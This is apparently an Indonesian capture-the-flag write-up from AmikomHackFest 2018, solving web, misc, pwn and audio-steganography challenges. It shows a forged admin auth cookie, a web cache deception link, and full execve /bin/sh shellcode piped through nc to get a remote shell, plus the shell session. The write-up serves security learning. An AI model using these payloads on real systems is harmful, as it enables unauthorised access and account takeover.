

**NAMA TIM : [ f00dface ]**

**INSTANSI : [ UNIVERSITAS GADJAH MADA ]**

Selasa 01 Mei 2018

Ketua Tim	
1.	Mohamad Rizky Irfianto
Anggota	
1.	Ahmad Widardi
2.	Randy Kusuma Putra

**KATEGORI : WEB**

**Soal 1 : cookies (10 pts)**

You like cookies?  
<http://128.199.69.173:8001/>

**Solusi**

Diberikan service seperti berikut ini

← → ↻ ⓘ Not secure | 128.199.69.173:8001/index.php

## Please log in!

Username:

Password:

Note: bruteforcing is NOT required or allowed here, and could result in a ban!

Hint: try guest/guest

Sesuai yang tertera pada hint, langsung kami coba login dengan guest/guest didapatkan sebagai berikut

← → ↻ ⓘ 128.199.69.173:8001/index.php

## Welcome, guest!

We can only give the flag to 'admin'

[Log out](#)

Terdapat cookies auth yang memiliki value sebagai berikut

```
username%3Dguest%26date2018-05-01T12%3A40%3A06%2B0000%26
```

Langsung saja kami ubah value pada cookies tersebut dari guest menjadi admin seperti berikut ini

```
username%3Dadmin%26date2018-05-01T12%3A40%3A06%2B0000%26
```

Kemudian kami refresh halamannya dan kami mendapatkan flag



# Welcome, admin!

Here's your flag:

FLAG: gcc{you\_steal\_admin\_cookie\_oa8yngmx9x74j2q8i0wi}

[Log out](#)

FLAG : gcc{you\_steal\_admin\_cookie\_oa8yngmx9x74j2q8i0wi}

Soal 2 : web cache (100 pts)

You like cookies?

<http://128.199.69.173:8001/>

## Solusi

Diberikan website yang mempunyai penampilan sebagai berikut

## A Bootstrap 4 Starter Template

Complete with pre-defined file paths and responsive navigation!

Bootstrap 4.0.0  
jQuery 3.3.0

2018 - AmikomHackFest

Kemudia kami mengecek di tab About terdapat omar.php dengan membawa tulisan BlackHat USA 2017. Kami pikir ini adalah sebuah Hint.

Kemudian kami mendapatkan beberapa referensi yang kami dapatkan yaitu


1. <https://www.youtube.com/watch?v=mroq9eHF0IU>
2. <http://omergil.blogspot.co.id/2017/02/web-cache-deception-attack.html>

Kesimpulannya adalah link akan di cache pada server. Jadi apabila kita buka halaman <http://128.199.69.173/admin.php/> diikuti dengan random file .css yang kira kira tidak ada di server, maka servis akan otomatis redirect ke <http://128.199.69.173/admin.php/> dan akan cache halaman tersebut di server. Namun syarat utama dalam caching adalah kita harus terautentikasi sebagai admin agar dapat membuka dan caching tampilan dari <http://128.199.69.173/admin.php/>.

Pada web tersebut terdapat tab Contact yang berisikan form yang nantinya saat kita kirim sesuatu pada form tersebut, admin akan membuka isi form tersebut. Kami pikir awalnya ini soal XSS. Tapi setelah melihat hint tersebut, maka kami coba kirimkan link yang tidak mungkin ada. Jadi, kami coba kirimkan pada form sebuah link yaitu

<http://128.199.69.173/admin.php/ganteng-ganteng-serigala/ggs.css>

Kami pikir link ini tidak mungkin ada di servis tersebut. Jadi kami coba kirimkan link tersebut pada form nya. Adapun screenshot payload yang dikirimkan adalah sebagai berikut.



2018 - AmikomHackFest

Dan setelah mendapatkan status Checked, kami langsung cek link tersebut. Dan kami dapatkan screenshot sebagai berikut



Yeah! this is your flag gcc{bad\_caching\_config\_7pqxp7jh60m99ox4c76x}.

2018 - AmikomHackFest

Pada halaman tersebut terdapat flag dan kami sudah terautentikasi sebagai admin.

**FLAG : gcc{bad\_caching\_config\_7pqxp7jh60m99ox4c76x}**

## KATEGORI : MISC

### Soal 1 : giphy (50 pts)

find the flag!

<http://128.199.69.173:7002/flag>

### Solusi

Saat dicek dengan file flag

Hasilnya adalah ASCII text, saat dibaca hasilnya adalah berupa hexdump, lalu kami coba mengekstraknya dengan command xxd

xxd -r flag -> hasilnya adalah berupa file tes, setelah dicek file tes, tes adalah file bzip2

7z x tes -> selanjutnya kami extract, dan hasilnya adalah file tes~, tes~ berupa file POSIX tar

7z x tes~ -> lalu di extract lagi dan menghasilkan file flag.gif

strings flag.gif -> didapatkan flagnya

```
'p      !  
ntPoM  
,r!M  
eFmG$  
.\8,}  
e!I8  
GLDF  
$H6m  
|p      R  
;gcc{so_easy_to_find_the_flag_7786241371}
```

Flagnya adalah = gcc{so\_easy\_to\_find\_the\_flag\_7786241371}

## KATEGORI : PWN

### Soal 1 : Getshell(100 pts)

```
nc 128.199.69.173 9001
http://gcc.amikomhackfest.web.id/files/4b7276bf0fe1e70d07cc56fe2bd58f47/getshell
```

### Solusi

Hasil decompiler file binary 'getshell' dengan IDA adalah sebagai berikut :  
Fungsi main():

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    void *buf; // [sp+8h] [bp-10h]@1

    alarm(0xFu);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("~~~~~");
    puts("~~~~~ GET SHELL ~~~~~");
    puts("~~~~~");
    puts("[+] You want the flag ?");
    puts("[+] Please give me something !");
    buf = mmap(0, 0x400u, 7, 34, -1, 0);
    if ( buf == (void *)-1 )
    {
        puts("Error !");
        exit(1);
    }
    read(0, buf, 50u);
    ((void (*)(void))buf)();
    return 0;
}
```

Dapat dilihat bahwa soal ini akan meminta string, kemudian string tersebut akan dijalankan selanjutnya opcodes pada program. Soal ini merupakan soal shellcode biasa pada program ELF 32 bit. Shellcode yang kami gunakan adalah :  
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80".

### Full payload :

```
$(printf
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x
```

```
x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80";cat -) | nc
128.199.69.173 9001
```

```
cd home
ls
gcc
cd gcc
ls
Makefile
flag.txt
getshell
getshell.c
getshell.o
cat flag.txt
FLAG = gcc{you_giveme_shellcode_df3yz63o00zgph63qoew}
```

## Soal 2 : Catflag (150 pts)

```
nc 128.199.69.173 9002
http://gcc.amikomhackfest.web.id/files/d2a95c7c02d3c13084a03eae1292b7d/catflag
```

## Solusi

Perbedaan soal ini dengan getshell terletak pada adanya batas waktu penyelesaian. Namun begitu waktu yang dibatasi hanya 3 detik, sehingga payload yang sama seperti di getshell dapat digunakan. Kami menyelesaikan soal ini dengan cara sama persis pada getshell.

Full Payload :

```
$ (printf
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68\x2f\x2f\x73\
x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80";cat -) | nc
128.199.69.173 9002
```

~~~~~



~~~~~ CAT FLAG ~~~~~

~~~~~

[+] You want the flag ?

[+] Please give me something ! Only 3 Seconds

cat /home/gcc/flag.txt

**FLAG: gcc{you\_give\_me\_something\_unique\_ocj800anc3304e542g2d}**

## KATEGORI : STEGANO


### Soal 1 : Audio Stegano (30 pts)

Can you listen the flag?


<http://128.199.69.173:7001/flag.wav>

### Solusi


Pertama-tama kami membukanya dengan Audacity, dan mendapatkan hasil seperti dibawah ini



Lalu kami coba melihat spectogramnya, dengan window size 2048 dan hasilnya seperti dibawah ini



Lalu kami coba mainkan ratenya dari yang semula 44100 kami ubah menjadi 22050 dan hasilnya menjadi seperti dibawah ini



Flag = gcc{audio\_stegano\_5211730078}